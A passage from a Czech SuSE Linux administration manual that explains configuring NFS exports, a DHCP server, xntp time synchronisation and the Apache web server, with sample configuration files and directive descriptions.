Tyto služby se spouštějí při startu systému pomocí skriptů `/etc/init.d/portmap` a `/etc/init.d/nfsserver`.

Kromě spuštění uvedených démonů se ještě musí stanovit, které souborové systémy je povoleno exportovat a na které počítače. K tomu slouží soubor `/etc/exports`, kde se vždy uvede na samostatnou řádku, který počítač přístup danému adresáři (včetně jeho podadresářů), a s jakými právy.

Oprávněné počítače se zadávají obvykle jejich plnými jmény, včetně domény. Také je možno použít zástupné znaky (`wildcards`) jako `'*'` a `'?'`, podobně jako to dělá `bash`. Lze uvést i IP adresy počítačů nebo celých sítí. Pokud se nezadá žádný počítač, pak je zde omezení pouze uvedenými přístupovými právy a nikoli počítačem. Přístupová práva se dávají do závorek za jména počítačů. Nejdůležitější volby zde jsou:

<code>ro</code>	Souborový systém se exportuje pouze pro čtení (standardní).
<code>rw</code>	Souborový systém se exportuje pro čtení i zápis.
<code>root_squash</code>	Uživatel <code>root</code> daného počítače nemá rootovská práva na tento souborový systém. To se dosáhne tím, že se user-ID 0 změní na user-ID 65534 (-2) a to se přiřadí uživateli nobody (standardní volba).
<code>no_root_squash</code>	Zachovat rootovská práva (opak předchozího).

Tabulka 16.16: *continued overleaf...*

link_relative	Nahradit absolutní symbolické odkazy (začínající ` / `) odpovídající posloupností ` . . / `. Tato volba má smysl jen tehdy, je-li připojen úplný systém souborů počítače (standardní volba).
link_absolute	Symbolické odkazy zůstávají nezměněny.
map_identity	Na klientovi budou stejné user ID jako na serveru (standardní volba).
map_daemon	Klient a server nemají odpovídající si ID. To se sdělí programu nfsd, aby vytvořil konverzní tabulku pro user ID. Předpokladem je spuštění démona ugid.

Tabulka 16.16: *Přístupová práva k exportovaným adresářům*

Soubor `exports` může vypadat například jako soub. *Ruční export souborových systémů* na této straně:

```
# /etc/exports
#
/tmp/vietcong/ *(ro, sync)
# Konec souboru /etc/exports
```

Obsah souboru 57: `/etc/exports`

Soubor `/etc/exports` načítají démoni `mountd` a `nfsd`. Pokud se v něm něco změnilo, je třeba `mountd` a `nfsd` opětovně spustit, a to nejsnáze příkazem:

```
earth: # rcnfsserver restart
```

DHCP – dynamická síť

DHCP protokol

Tzv. (angl. *Dynamic Host Configuration Protocol*) slouží pro centrální nastavení sítě na serveru místo konfigurování jednotlivých pracovních stanic. Pokud klient používá DHCP, pak nemá statickou IP adresu, ale je mu přidělena DHCP serverem.

Přitom je možné každého klienta identifikovat podle hardwarové adresy síťové karty, tzv. MAC adresa a díky této identifikaci může být zachováno stejné nastavení. I při dynamickém přidělování IP adres počítačům může DHCP server zachovat stejné IP adresy pro jednotlivé počítače. To ale nefunguje v případě, kdy je v síti více počítačů než adres, pak jsou přidělovány podle potřeby.

Když správce použije DHCP, pak tím získá dokonce dvakrát. Za prvé je možné provádět jednoduše i velice rozsáhlé změny v síti a spravovat všechny konfigurační soubory centrálně bez nutnosti překonfigurovat všechny klienty. A za druhé je možné velice jednoduchým způsobem připojovat k síti nové počítače, kterým bude z vyčleněného adresního prostoru přidělena IP adresa. Např. pro notebooky, které se pravidelně připojují do různých sítí je toto pravým pořízením, protože tak si vždy stáhnou z DHCP serveru vhodnou konfiguraci.

Kromě IP adres a síťových masek je možné spravovat také názvy počítačů a domén, používané brány a adresy nameserverů – které jsou pak sdělovány klientům. Navíc je možné centrálně konfigurovat např. server pro synchronizaci času (balík `xntp`), nebo třeba tiskový server.

V následujícím textu se budeme věnovat krátkému pohledu do světa DHCP a ukážeme si, jak je možné pomocí DHCP jednoduchým způsobem centrálně spravovat všechny síťové konfigurace.

DHCP softwarové vybavení

SuSE Linux obsahuje tři balíky vztahující se k DHCP.

Jedním z nich je DHCP server `dhcpcd` od Internet Software Consortium, který uchovává a spravuje v síti potřebná nastavení. Zatímco se v SuSE Linuxu používá jako server takřka výhradně tento balík, pro klienta máte na výběr ze dvou možností. Buď můžete použít balík `dhclient` také od ISC, nebo použijete balík `dhcpcd`.

Standardně SuSE Linux používá `dhcpcd`, který je velice snadno nastavitelný a při startu systému je automaticky spouštěn a hledá DHCP server. Ve své standardní verzi nemá žádný konfigurační soubor a ani není třeba ho upravovat.

Pro složitější případy můžete použít ISC dhclient, který je možné ovládat prostřednictvím konfiguračního souboru `/etc/dhclient.conf`. Ať už potřebujete přidat do prohlédávaného seznamu další doménu nebo chcete emulovat chování microsoftího DHCP klienta – technicky zdatným uživatelům poskytuje dhclient možnost si jeho chování upravit do těch nejmenších podrobností.

DHCP server dhcpd

Dynamic Host Configuration Protocol Daemon je srdcem DHCP systému. Pronajímá adresy a kontroluje jejich používání tak, jak je nastaveno v konfiguračním souboru `/etc/dhcpd.conf`. Pomocí zde definovaných parametrů a jejich nastavení má správce systému k dispozici množství možností, jak upravit chování DHCP podle svých potřeb.

Příklad jednoduché konfigurace `/etc/dhcpd.conf` je uveden v následujícím souboru:

```
default-lease-time 600;           # 10 minutes
max-lease-time 7200;             # 2  hours

option domain-name "kosmos.all";
option domain-name-servers 192.168.1.1, 192.168.1.2;
option broadcast-address 192.168.1.255;
option routers 192.168.1.254;
option subnet-mask 255.255.255.0;

subnet 192.168.1.0 netmask 255.255.255.0
{
    range 192.168.1.10 192.168.1.20;
    range 192.168.1.100 192.168.1.200;
}
```

Obsah souboru 58: Konfigurační soubor `/etc/dhcpd.conf`

Tento jednoduchý konfigurační soubor stačí k tomu, abyste mohli prostřednictvím DHCP přidělovat IP adresy v síti. Věnujte hlavně pozornost středníkům na konci každé řádky, bez kterých není možné dhcpd spustit!

Jak je možné vidět z výše uvedeného příkladu, je rozdělen do tří bloků:

V první části je určeno, na kolik vteřin bude IP adres bude standardně IP adresa přidělena počítači, který o ni požádá. Může si ale zažádat o kratší nebo delší časový úsek. Po uplynutí této doby musí zažádat o prodloužení doby (`default-lease-time`). Druhá položka určuje maximální dobu, o kterou

si může počítač zažádat a po jejím uplynutí už o prodloužení požádat musí (`max-lease-time`)

V druhé části jsou nastaveny některé obecné síťové parametry:

- Volbou `option domain-name` definujete výchozí doménu vaší sítě
- `option domain-name-servers` může obsahovat až tři DNS servery, které slouží pro převod IP adres na názvy počítačů (a obráceně). V ideálním případě máte již v systému nebo v síti provozuschopný nameserver, který také pro dynamické adresy může převádět názvy počítačů na IP adresy a obráceně. Více informací o konfiguraci nameserverů viz *DNS – doménová jména* na straně 391.
- `option broadcast-address` určuje, jakou oznamovací (angl. *broadcast*) adresu má použít dotazující se počítač
- `option routers` určuje, kam budou zasílány datagramy, které nejsou určeny lokální síti na základě zdrojové a cílové adresy a masky podsítě. Právě u malých sítí je tento směrovač také často bránou k Internetu

Pod těmito obecnými nastaveními jsou pak definována síť včetně masek pro podsítě. Nakonec je třeba ještě zvolit oblast, ze které budou přiřazovány klientům IP adresy. V našem příkladu je možné přiřazovat všechny adresy mezi 192.168.1.10 a 192.168.1.20, resp. 192.168.1.100 a 192.168.1.200.

Po uvedení těchto několika řádků byste již měli být s to spustit DHCP démona příkazem `rcdhcpd start`, který by měl začít ihned pracovat. Pokud budete chtít, pak příkazem `rcdhcpd syntax-check` můžete provést krátkou kontrolu syntaxe konfiguračního souboru. Když se objeví problém s konfigurací a server se ukončí s chybou místo `done`, pak se podívejte na systémová hlášení do protokolového souboru `/var/log/messages`, případně na desátou konzoli (`(Ctrl) + (Alt) + (F10)`).

Počítač s pevnou IP adresou

Poté, co se vám podařilo zkonfigurovat server pro přidělování dynamických adres, podíváme se podrobněji na přidělování statických adres. Jak jsme již zmínili v úvodu, může DHCP přidělovat jednomu počítači při každém dotazu stejnou IP adresu.

Samozřejmě mají takové explicitně přidělené adresy přednost před dynamicky přidělenou adresou z odpovídajícího adresního prostoru. Pro identifikaci systému se statickou adresou používá DHCPD hardwarovou MAC adresu,

kteřá je celosvětově jedinečná a pevně přidělena. MAC adresa může být třeba 00:00:45:12:EE:F4.

Záznam v konfiguračním souboru `/etc/dhcpd.conf` by tedy mohl vypadat následovně

```
host earth
  hardware ethernet 00:00:45:12:EE:F4;
  fixed-address 192.168.1.21;
```

Obsah souboru 59: Doplněk konfiguračního souboru

Jako *hardware* se dnes v drtivé většině případů používá ethernet, ale můžete použít také třeba `token-ring`.

Další informace

Pokud budete hledat další informace, pak můžete nahlédnout na stránky <http://www.isc.org/products/DHCP/>

Také nová verze 3 protokolu, která se v současnosti nachází v beta verzi je zde dokumentována. Dále pak máte samozřejmě k dispozici manuálové stránky, zvláště `man dhcpd`, `man dhcpd.conf`, `man dhcpd.leases` a `man dhcp-options`.

xntp – synchronizace času s ntp

Nastavení aktuálního a jednotného času v síti je důležité pro řadu procesů. Počítače samozřejmě obsahují vlastní hardwarové hodiny. Jejich čas se však může u různých počítačů lišit. Takové časové rozdíly pak mohou způsobit řadu problémů třeba při práci s databázemi. Tento problém můžete řešit ručním nastavením hodin nebo vysíláním správného času po síti.

Síťové řešení tohoto problému nabízí program xntp. Prvním způsobem, který xntp umožňuje, je úprava lokálních hodin počítače pomocí statistických oprav. Druhý způsob představuje úprava času pomocí dotazů na časové servery v síti. Třetí možností je využití některého typu lokálního času jako např. radio hodin.

Nastavení v síti

Výchozí nastavení xntp respektuje jako referenční čas lokální čas počítače. Nejjednodušší způsob, jak přistupovat k serveru, podle kterého se bude čas synchronizovat, je zadání parametrů tohoto serveru do pole `server` v konfiguračním souboru. Např. pokud má být čas synchronizován podle serveru pojmenovaného `ntp.example.com`, vložte tento server do souboru `/etc/ntp.conf` takto:

```
server ntp.example.com
```

Další servery vložíte velmi jednoduše. Stačí pro každý další server vytvořit novou řádku začínající slovem `server`. Po startu programu `xntpd` zadáním příkazu `rcxntpd start` počká aplikace hodinu na stabilizaci času a pak vytvoří drift soubor, pomocí kterého upraví lokální čas. Drift soubor umožňuje správný synchronizovaný čas odhadnout ihned při startu podle doby, kdy nebyly v provozu hardwarové hodiny. Tak je zajištěna poměrně spolehlivá synchronizace času na počítači.

Pokud je jméno časového serveru vysíláno po síti, nepotřebujete znát jeho jméno. Stačí do souboru `/etc/ntp.conf` vložit parametr `broadcastclient`. Abyste předešli na počítačích nechtěným změnám času, měli byste aktivovat v síti některý z autentifikačních mechanismů.

Jako k časovému serveru lze přistupovat ke každému počítači v síti, na kterém běží xntpd. Vysílání xntpd aktivujete parametrem:

```
broadcast 192.168.0.255
```

Sít'ovou adresu zadejte podle nastavení své sítě.

Nastavení typu lokálního času

Program xntp obsahuje také ovladač pro lokální čas.

Seznam podporovaných hodin najdete v souboru

```
file:/usr/share/doc/packages/xntp-doc/html/refclock.htm
```

 po

nainstalování balíčku xntp-doc. Každý ovladač je označen vlastním číslem.

Konfigurace xntp se pak provádí pomocí pseudo IP. Hodiny jsou registrovány v souboru `/etc/ntp.conf`, jakoby šlo o standardní síťový časový server.

Hodiny mají přiděleny speciální IP adresy podle vzoru `127.127.t.u`. Hodnota `t` je přidělována z výše zmíněného souboru podle typu. Hodnota `u` je číslo zařízení od 0. Např. hodiny Typ 8 Generic Reference Driver (PARSE) clock mají pseudo IP `127.127.8.0`.

Řadu ovladačů lze nastavit také pomocí dalších parametrů. Popis

parametrů jednotlivých typů ovladačů najdete v odkazech v souboru

```
file:/usr/share/doc/packages/xntp-doc/html/refclock.htm
```

Díky těmto parametrům lze hodiny nastavit mnohem přesněji. Modul Conrad DCF77 receiver module má např. režim 5. Aby program xntp tyto hodiny nastavil, je nutné použít klíčové slovo `prefer`. Kompletní položka pro nastavení modulu Conrad DCF77 receiver module v konfiguračním souboru se proto napíše takto:

```
server 127.127.8.0 mode 5 prefer
```

Ostatní hodiny se zapisují podobně. Příklady najdete v dokumentaci xntp v adresáři `/usr/share/doc/packages/xntp-doc/html` po instalaci balíčku xntp-doc.

Webový server Apache

Jedním z nejrozšířenějších webových serverů na všech platformách je Apache. V následující kapitole se vám pokusíme stručně přiblížit jeho principy a základním nastavení.

Základy	434
Co je Apache?	436
Odlišnosti Apache 1.3 od Apache 2	438
Instalace	440
Nastavení	442
Používání Apache	447
Aktivní obsah	448
SSI	449
CGI	449
Vytváření aktivních obsahů pomocí modulů	451
Virtuální počítače	456
Bezpečnost	460
Možné problémy	462
Další dokumentace	463

Základy

Webový server

Webový server zasílá na požádání klientům HTML stránky. Tyto stránky mohou být uloženy v adresáři (pasivní nebo statické stránky) nebo na požádání vytvořeny (aktivní obsah).

HTTP

Klienty obvykle rozumíme webové prohlížeče jako Konqueror nebo Mozilla. Komunikace mezi klientem a serverem obvykle probíhá podle protokolu *HyperText Transfer Protocol* (HTTP). Současná verze HTTP 1.1 je popsána v RFC 2068 a v aktualizaci RFC 2616. RFC jsou k dispozici na stránce `http://www.w3.org`.

URL

Klienti v dotazech používají URL stránek. Například `http://www.suse.com/index_us.html`. URL se skládá z:

- Protokolu

Nejpoužívanější protokoly:

- ▷ `http://` HTTP protokol
- ▷ `https://` Bezpečná šifrovaná verze HTTP
- ▷ `ftp://` File Transfer Protocol pro přenos souborů

- Domény – v našem příkladě `www.suse.com`. Doménu lze rozdělit do dvou částí. První část (`www`) ukazuje na počítač. Aktuální doména (`suse.com`). Spolu dohromady odkazují na FQDN (Fully Qualified Domain Name).
- Zdroje – v našem případě `index_us.html`. Tato část specifikuje úplnou cestu ke zdroji. Zdroje mohou být jako v našem příkladě soubory, ale i CGI skripty, stránky v Javě atd.

Díky různým mechanismům prohledávání domén (jako Domain Name System – DNS) je dotaz doručen správnému počítači. Apache pak ze své adresářové struktury doručí aktivní zdroj (v našem případě stránka `index_us.html`).

V našem případě je zdroj přímo v hlavním adresáři serveru. Zdroje lze však umístit také do podadresářů, např.:

```
http://www.suse.com/us/business/services/support/index.html
```

Cesta k souboru je relativní vzhledem k hodnotě `DocumentRoot`, kterou lze nastavit v konfiguračním souboru. V *DocumentRoot* na straně 443 najdete popis.

Automatický výstup výchozí stránky

Pokud k doméně neuvedete žádný zdroj, Apache automaticky připojí obvyklé jméno. Ve většině případů se jedná o `index.html`. Aktivaci této funkce a určení jména automaticky připojeného zdroje je popsáno v *DirectoryIndex* na straně 444.

Co je Apache?

Nejpopulárnější webový server

S podílem více než 60 procent (zdroj: <http://www.netcraft.com>) je Apache světově nejpoužívanější webový server. Nejčastěji je kombinovaný s operačním systémem Linux, databází MySQL a skripty v PHP a Perlu. Této kombinaci se říká "LAMP".

Některé z výhod Apache:

Rozšiřitelnost

Apache lze bez problémů rozšířit použitím modulů. Pro Apache například není problém vykonávat CGI skripty psané v různých skriptovacích jazycích.

V současnosti se nejčastěji používají jazyky Perl a PHP, méně často pak Python nebo Ruby. K dispozici jsou dále moduly pro bezpečné spojení (Secure Sockets Layer – SSL), ověřování uživatelů a další funkce.

Přizpůsobitelnost

Díky možnosti připojení libovolných modulů lze Apache přizpůsobit prakticky všem typům požadavků a přání.

Stabilita

Apache je open source software. Jeho kód je kontrolován a optimalizován velkým počtem programátorů. Tak je zajištěna vysoká bezpečnost. Pravděpodobnost, že někdo objeví v budoucnu bezpečnostní chybu však nelze nikdy předem vyloučit. V části *Bezpečnost* na straně 460 najdete odkazy na stránky, kde jsou pravidelně zveřejňovány objevené chyby a postup, jak provést opravu.

Funkce

Apache podporuje celou řadu funkcí. Jejich popis najdete dále.

Virtuální počítače

Podpora funkce virtuálního počítače znamená, že na jednom počítači s jednou instancí Apache lze provozovat více webových stránek, které se uživatelům prohlížečů jeví jako samostatné servery. Virtuální počítače mohou používat různé IP adresy nebo základní jména. Tak ušetříte výdaje za další hardware a software.

Flexibilní přepis URL

Apache nabízí řadu možností, jak manipulovat a přepisovat URL. Více informací najdete v dokumentaci Apache.

Content Negotiation

Apache umí klientovi (prohlížeči) doručit stránku ve stavu, který odpovídá jeho zobrazovacím schopnostem. Například starým prohlížečům nepodporujícím rámce pošle stránku bez rámců. Dokáže přizpůsobit obsah také podle úrovně schopnosti zpracování JavaScriptu.

Flexibilní ošetření chyb

Nastavit lze také odpověď v případě, že při zpracování dotazu dojde k chybě nebo nelze zpracovat (např. neexistující stránka). Odpověď můžete vytvářet také dynamicky pomocí CGI skriptů.

Základy

Když Apache zpracovává dotazy, lze pro tyto účely nastavit různé "manipulátory" (v tomto významu parametry v konfiguračních souborech). Může jít o součást Apache nebo zvláštní moduly.

Modularizace dosáhla vysoké úrovně především v Apache 2, kde je již naprostá většina úloh plněna pomocí modulů. Apache 2 navíc nemusí být nutně používán pouze jako webový server. Jeho schopnosti práce s moduly lze využít i při práci s jinými moduly např. jako poštovní server.

Odlišnosti Apache 1.3 od Apache 2

Přehled

Hlavní odlišnosti Apache 1.3 a Apache 2 jsou tyto:

- Došlo ke změně procesu vícenásobných dotazů. V Apache 2 si můžete vybrat mezi vlákny a procesy. Správa procesů byla přesunuta do zvláštního modulu nazvaného MPM (multiprocessing module). V závislosti na MPM, Apache použije na různé dotazy různé typy odpovědí, které se liší výkonností a použitými moduly. Detaily najdete popsané dále.
- Apache nyní používá novou zvláštní knihovnu APR (Apache Portable Runtime) jako rozhraní pro systémové funkce a pro správu paměti. Důležité moduly jako `mod_gzip` (nástupce `mod_deflate`) a `mod_ssl`, které mají významný vliv na vyřízení dotazů, byly více integrovány do Apache.
- Apache 2 podporuje IPv6.
- Nový mechanismus umožňující výrobcům modulů definovat sekvenci zavádění. Uživatelé ji již nemusí nastavovat ručně. Pořadí, v jakém jsou moduly zaváděny, je velmi důležité. Například pokud chcete zabránit zobrazení stránek neautorizovaným uživatelům, musíte nejdříve zavést modul pro ověřování.
- Dotazy a odpovědi od Apache lze filtrovat.
- Podpora souborů větších než 2 GB (large file support, LFS) na 32 bitových systémech.
- Některé nové moduly jsou dostupné pouze v Apache 2.
- Vícejazyčné chybové odpovědi.

Viz <http://httpd.apache.org/docs-2.0/en/>.

Co je vlákno (thread)?

Vlákno je “jednoduchý proces.” Výhoda vláken leží v nižším využití procesů. Nevýhodou nasazení aplikací v prostředí vláken je splnění podmínky bezpečnosti vláken. To znamená:

- Funkce (nebo metody v objektově orientovaných aplikacích) musí být nevratitelné — funkce se stejným vstupem vždy vrací stejný výstup, přestože je současně vykonávána stejná funkce. Funkce tedy musí být navrženy tak, aby mohly být vykonávány současně.
- Přístup ke zdrojům (obvykle proměnným) musí být řízen tak, aby běžící vlákna nepřicházela do konfliktu.

Vlákna a procesy

Na rozdíl od Apache 1.3, který pro každý dotaz spouští samostatný proces, Apache 2 může dotazy zpracovávat v oddělených procesech nebo ve smíšeném režimu kombinujícím procesy a vlákna. Za vykonání jako procesu je odpovědný MPM “prefork”. O zpracování jako vlákna odpovídá MPM “worker”. Během instalace zvolte MPM (viz. *Instalace* na následující straně). Třetí režim — “per-child” — není stále ještě plně dokončen a proto není při instalaci SUSE LINUXu dostupný.

Nevýhodou Apache 2 je, že ne všechny moduly byly doposud překontrolovány, aby splňovaly podmínku bezpečnosti vláken. Pokud chcete požívat takový modul, pokračujte v používání Apache 1.3 nebo v Apache 2 použijte MPM “prefork”.

Závěr

Pokud jste s Apache 1.3 spokojeni a jeho výkon je pro vaše účely dostatečný, můžete s přechodem posečkat. Posečkání se doporučuje i v případě, že používáte moduly, které doposud nebyly revidovány pro Apache 2.

V případě zvýšení výkonu nebo potřeby nasazení některé nové funkce (např. filtrování) byste měli začít uvažovat o migraci na Apache 2. Dalším argumentem pro nasazení Apache 2 je existence modulu YaST.

Bez ohledu na to, jak se rozhodnete, je však před nasazením jakékoliv verze rozumné prověřit konfiguraci v testovacím provozu.

Instalace

Výběr balíků v programu YaST

Vše, co potřebujete, je nainstalovat balík obsahující Apache. Nainstalovat můžete balík `apache` (Apache 1.3) nebo balík `apache2` (Apache 2). Výhody a nevýhody obou verzí jsou popsány v části *Odlišnosti Apache 1.3 od Apache 2* na straně 438.

Pokud nechcete nebo nepotřebujete nové funkce Apache 2, doporučujeme vám nasadit Apache 1.3 (balík `apache`).

Jestliže se rozhodnete nainstalovat balík `apache2`, potřebujete jeden z balíčků s MPM (multiprocessing module), např. balík `apache2-prefork` nebo balík `apache2-worker`. Pokud zvolíte MPM, pamatujte na skutečnost, že MPM s podporou vláken nelze použít s balíkem `mod_php4`, protože některé knihovny z tohoto balíčku stále nesplňují podmínku bezpečnosti vláken.

Aktivace Apache

Apache se po instalaci nespouští automaticky. Je nutné ho aktivovat v editoru úrovní běhu. Pokud ho chcete spouštět vždy při startu, zvolte v editoru úrovní běhu úroveň 3 a 5. Zda je Apache aktivní, zjistíte zadáním adresy `http://localhost/` ve svém prohlížeči. Po aktivaci Apache se zobrazí testovací stránky obsažené v balících `apache-example-pages` nebo `apache2-example-pages`.

Moduly pro aktivní obsah

Abyste mohli používat aktivní obsah, musíte mít nainstalován modul s podporou příslušného jazyka, který se rozhodnete používat. K dispozici máte balík `mod_perl` pro Perl, balík `mod_php4` pro PHP a balík `mod_python` pro Python nebo odpovídající balíčky pro Apache 2. Použití modulů je popsáno v části *Vytváření aktivních obsahů pomocí modulů* na straně 451.

Další doporučené balíky

V některých případech je vhodné doinstalovat rozšířenou dokumentaci, kterou najdete v balíčku `apache-doc` nebo `apache2-doc`. Alias dokumentace je dostupný po instalaci na stránce `http://localhost/manual`.

Pro vývoj nových modulů nebo jejich kompilaci potřebujete balík `apache-devel` nebo balík `apache2-devel` a vývojové nástroje. Ty obsahují `apxs` nástroje popsány v *Instalace modulů pomocí apxs* na následující straně.

Instalace modulů pomocí apxs

Příkaz `apxs` (`apxs2` pro Apache 2) je důležitý nástroj pro vývojáře modulů. Díky tomuto příkazu je možné jedním příkazem překompilovat i nainstalovat požadovaný nový modul (včetně provedení potřebných změn v konfiguračních souborech). Tímto příkazem lze instalovat také moduly dostupné jako objektové soubory (koncovka `.o`) nebo statické knihovny (koncovka `.a`). Ze zdrojového kódu příkaz `apxs` vytvoří DSO (Dynamic Shared Object), který může Apache používat jako modul.

Instalaci modulu ze zdrojového kódu lze provést příkazem podobným tomuto:

```
apxs -c -i -a mod_foo.c
```

Další volby `apxs` jsou popsány v manuálové stránce.

Instalace na předchozí straně popisuje, které balíky potřebujete k instalaci různých verzí `apxs`.

`apxs2` je dostupný v několika verzích: `apxs2`, `apxs2-prefork` a `apxs2-worker`. `apxs2` instaluje moduly tak, aby je mohly používat všechny MPM. Ostatní programy instalují moduly tak, že mohou být používány pouze určitými MPM ("prefork" nebo "worker"). `apxs2` instaluje moduly do `/usr/lib/apache2`. `apxs2-prefork` instaluje moduly do `/usr/lib/apache2-prefork`.

Volba `-a` by neměla být používána při nasazení Apache 2, protože může dojít k přímému zápisu přímo do souboru `/etc/apache2/httpd.conf`. Moduly aktivujte pomocí `APACHE_MODULES` v souboru `/etc/sysconfig/apache2` jak je popsáno v *Konfigurace pomocí skriptu SuSEconfig* na následující straně.

Nastavení

Pokud potřebujete zvláštní nastavení, proved'te je po instalaci Apache. V naprosté většině případů můžete Apache používat, jak je.

Apache lze nastavit pomocí skriptu SuSEconfig nebo přímou editací souboru `/etc/apache2/httpd.conf`. Pokud chcete editovat `/etc/apache2/httpd.conf`, nastavte proměnnou

```
ENABLE_SUSECONFIG_APACHE="yes"
```

v `/etc/sysconfig/apache2` na `no`. Tak zamezíte skriptu SuSEconfig, aby přepsal vaše změny `/etc/apache2/httpd.conf`.

Konfigurace pomocí skriptu SuSEconfig

Nastavení v `/etc/sysconfig/apache` (a `/etc/sysconfig/apache2`) jsou do konfiguračního souboru Apache zapisována pomocí skriptu SuSEconfig. Předkonfigurovaná nastavení by měla být vhodná pro většinu běžných nasazení. Soubor obsahuje u každé proměnné vysvětlující komentář.

Vlastní konfigurační soubory

Místo zápisu změn přímo do konfiguračního souboru `/etc/apache2/httpd.conf` si s pomocí proměnné `APACHE_CONF_INCLUDE_FILES` můžete vytvořit vlastní konfigurační soubor (např. `httpd.conf.local`). Tento soubor pak bude interpretován hlavním konfiguračním souborem. Tak si zachováte vlastní nastavení i v případě přepsání souboru `/etc/apache2/httpd.conf` při nové instalaci serveru.

Moduly

Moduly instalované programem YaST mohou být aktivovány nastavením příslušné proměnné v souboru `/etc/sysconfig/apache` na `"yes"` (Apache 1.3) nebo vložení jména modulu do seznamu proměnné `APACHE_MODULES` (Apache 2). Tato proměnná se nachází v souboru `/etc/sysconfig/apache2`.

Flags

`APACHE_SERVER_FLAGS` se používá k nastavení flagů, které aktivují či deaktivují určité části konfiguračního souboru. Pokud je sekce v konfiguračním souboru vymezena takto


```
<IfDefine someflag>
```

```
.  
.
```

```
</IfDefine>
```

aktivuje se pouze nastavením příslušného flagu `ACTIVE_SERVER_FLAGS`:

```
ACTIVE_SERVER_FLAGS = ... someflag ...
```

Tímto způsobem pak lze bez problémů aktivovat či deaktivovat poměrně rozsáhlé části konfiguračního souboru..

Ruční nastavení

Konfigurační soubory

Konfigurační soubor `/etc/apache2/httpd.conf` (nebo `/etc/apache2/httpd.conf`) umožňuje změny, které nejsou dostupné editací souboru `/etc/sysconfig/apache` nebo `/etc/sysconfig/apache2`. V této sekci si popíšeme některé parametry, které lze v tomto souboru nastavit. Parametry jsou nastaveny v pořadí, v jakém se nacházejí v konfiguračním souboru.

DocumentRoot

Jedno ze základních nastavení je `DocumentRoot` určující adresář s obsahem webu. Pro virtuální server je nastaven na `/srv/www/htdocs`. Obvykle toto nastavení není nutné měnit.

Timeout

Nastavení timeoutu pro dotazy.

MaxClients

Maximální počet klientů, jejichž požadavky může Apache vyřizovat současně. Výchozí nastavení je 150, ale tato hodnota může být pro vytíženější weby malá. v Apache 1 je hodnota modifikována skriptem `SUSEconfig` pomocí proměnné `HTTPD_PERFORMANCE`.

LoadModule

`LoadModule` určuje moduly, které se mají nahrát. V Apache 1.3 jsou moduly nahrávány v uvedeném pořadí. V Apache 2 je pořadí ovlivňováno přímo moduly. Uvádějí se zde i soubory obsahující moduly.

Port

Určuje port, na kterém Apache naslouchá. Obvykle jde o port 80, výchozí port služby HTTP. Za normálních okolností byste toto nastavení neměli měnit.

Jedním z důvodů, proč by Apache měl naslouchat na jiném portu, je test webových stránek. V takovém případě je platná verze stránek stále dostupná na portu 80.

Jiným důvodem je dostupnost stránek pouze na intranetu. V takovém případě nastavte hodnotu jako např. 8080 a zablokujte externí přístup na port firewallem. Tak bude server chráněn proti externím přístupům.

Directory

Nastavení přístupových práv pro adresář. Tato položka existuje i pro DocumentRoot. Jméno adresáře musí být změněno vždy se změnou DocumentRoot.

DirectoryIndex

Zde určíte, v jakém souboru má Apache hledat výchozí stránku. Jako výchozí je nastavena `index.html`. Pokud pak zadáte například `http://www.xyz.com/foo/bar` a adresář `foo/bar` obsahuje soubor `index.html` existující v DocumentRoot, Apache vrátí klientovi tuto stránku.

AllowOverride

Každý adresář Apache, ze kterého jsou doručovány dokumenty, může obsahovat soubory, které mohou přepisovat globální nastavení a nastavení přístupových práv adresáře. Tato nastavení se aplikují rekurzivně na aktuální adresář a jeho podadresáře, dokud není přepsán poslední soubor v posledním podadresáři. Nastavení v DocumentRoot je aplikováno globálně. Obvykle jsou tyto soubory nazvány `.htaccess`.

Pro nastavení povolení přepisu lokálních souborů použijte `AllowOverride`. Možné hodnoty jsou `None`, `All` a jakákoliv kombinace `Options`, `FileInfo`, `AuthConfig` a `Limit`. Význam hodnot je popsán v dokumentaci Apache. Bezpečné nastavení je `None`.

Order

Nastavení přístupových práv pro aplikace `Allow` a `Deny`. Výchozí nastavení je:

```
Order allow,deny
```

Nejdřív je aplikováno povolení a pak zákaz.

Význam záznamu:

- “allow all” (povolí všem přístup) s výjimkami
- “deny all” (zakáže všem přístup) s výjimkami

Příklad:

```
Order deny,allow
Deny from all
Allow from example.com
Allow from 10.1.0.0/255.255.0.0
```

AccessFileName

Zde uvedete soubory, které mohou přepisovat globální nastavení práv a další adresáře doručované Apachem (viz. *AllowOverride* na předchozí straně). Výchozí nastavení je `.htaccess`.

ErrorLog

Určuje jméno souboru, kam se zapisují chybová hlášení Apache. Výchozí nastavení je `/var/log/httpd/errorlog`. Chybová hlášení virtuálních serverů (viz *Virtuální počítače* na straně 456) jsou do tohoto souboru zapisována také bez ohledu na nastavení ve `VirtualHost`.

LogLevel

Chybová hlášení jsou rozdělena do několika úrovní závažnosti. Toto nastavení určuje, jaké stupně budou zapisovány. Nastavením určitého stupně se budou zapisovat chybová hlášení tohoto stupně a vyšší. Výchozí nastavení je `warn`.

Alias

Použitím aliasu můžete určit zkratku adresáře. Například alias `/manual/` umožňuje přístup do `/srv/www/htdocs/manual` i v případě, že je `DocumentRoot` nastaven na jiný adresář než `/srv/www/htdocs`. S aliasem `http://localhost/manual` je povolen přístup do určitého adresáře.

U adresáře určeného v `Alias` můžete potřebovat provést nastavení v `Directory`, kde omezíte pro tento adresář přístupová práva.

ScriptAlias

Tato položka je podobná Alias. Navíc říká, že soubory v cílovém adresáři jsou CGI skripty.

Server-Side Includes

Server-side includes lze aktivovat vyhledáváním SSI ve všech spustitelných souborech. To provedete tímto příkazem:

```
<IfModule mod_include.c>  
XBitHack on  
</IfModule>
```

Aby byl soubor se SSI vykonatelný, použijte následující příkaz:

```
chmod +x <JmenoSouboru>
```

Alternativně lze pevně zadat typ souborů obsahujících SSI. To lze provést pomocí následujícího nastavení:

```
AddType text/html .shtml  
AddHandler server-parsed .shtml
```

Není rozumné nastavit .html, protože pak bude Apache SSI vyhledávat ve všech stránkách a dojde k značnému zvýšení zátěže.

SuSE Linux již tyto položky obsahuje a proto je obvykle není nutné měnit.

UserDir

S pomocí mod_userdir a UserDir můžete nastavit jméno adresáře, ze kterého se v případě jeho existence v domovském adresáři jednotlivých uživatelů budou stránky automaticky publikovat pomocí serveru Apache. Toto chování lze nastavit také pomocí skriptu pomocí proměnné HTTPD_SEC_PUBLIC_HTML. Aby došlo k publikaci, je nutné proměnnou nastavit na yes. Výsledkem nastavení je soubor /etc/httpd/suse_public_html.conf (interpretovaný /etc/apache2/httpd.conf).

```
<IfModule mod_userdir.c>  
    UserDir public_html  
</IfModule>
```

Používání Apache

Kam se mají uložit stránky a skripty?

